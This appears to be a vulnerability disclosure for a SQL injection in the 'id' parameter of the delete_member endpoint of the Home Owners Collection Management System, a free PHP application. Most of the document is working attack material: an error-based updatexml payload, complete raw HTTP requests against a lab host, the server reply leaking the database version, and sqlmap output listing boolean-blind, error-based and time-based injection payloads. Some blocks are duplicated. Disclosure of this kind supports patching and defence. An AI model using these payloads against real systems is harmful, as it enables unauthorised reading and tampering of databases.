# Home Owners Collection Management System has SQL injection vulnerability

vendor : https://www.sourcecodester.com/php/15162/home-owners-collection-management-system-phpoop-free-source-code.html

Vulnerability file: /hocms/classes/Master.php?f=delete_member


Vulnerability location: /hocms/classes/Master.php?f=delete_member,id

[+]Payload: id=2' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is Injection point

```
POST /hocms/classes/Master.php?f=delete_member HTTP/1.1
Host: 192.168.1.19
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/hocms/admin/?page=members
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

```
Cookie: PHPSESSID=vfe306mj2a11p5q94440ttg4bd
Connection: close

id=2' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is
Injection point
```



```
POST /hocms/classes/Master.php?f=delete_member HTTP/1.1
Host: 192.168.1.19
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/hocms/admin/?page=members
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=vfe306mj2a11p5q94440ttg4bd
Connection: close

id=2' and updatexml(1,concat(0x7e,(select
version()),0x7e),0)--+
```


```
HTTP/1.1 200 OK
Date: Mon, 28 Mar 2022 03:49:02 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 69
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":"failed","error":"XPATH syntax error: '~10.4.19-MariaDB~'"}
```

```
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=2' RLIKE (SELECT (CASE WHEN (9537=9537) THEN 2 ELSE 0x28 END))-- lLz

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=2' AND (SELECT 2052 FROM(SELECT COUNT(*),CONCAT(0x7162716b71,(SELECT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 8581 FROM (SELECT(SLEEP(5)))WkHC)-- dgcN
---
```



```
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 388 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=2' RLIKE (SELECT (CASE WHEN (9537=9537) THEN 2 ELSE 0x28 END))-- lLzj

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2' AND (SELECT 2052 FROM(SELECT COUNT(*),CONCAT(0x7162716b71,(SELECT (ELT(2052=2052,1))),0x717a627a71,FLOOR(RAND(0)*2))x FROM INFOR
EMA.PLUGINS GROUP BY x)a)-- kJBi

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2' AND (SELECT 8581 FROM (SELECT(SLEEP(5)))WkHC)-- dgcN
---
[12:04:37] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.48, PHP 8.0.7
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```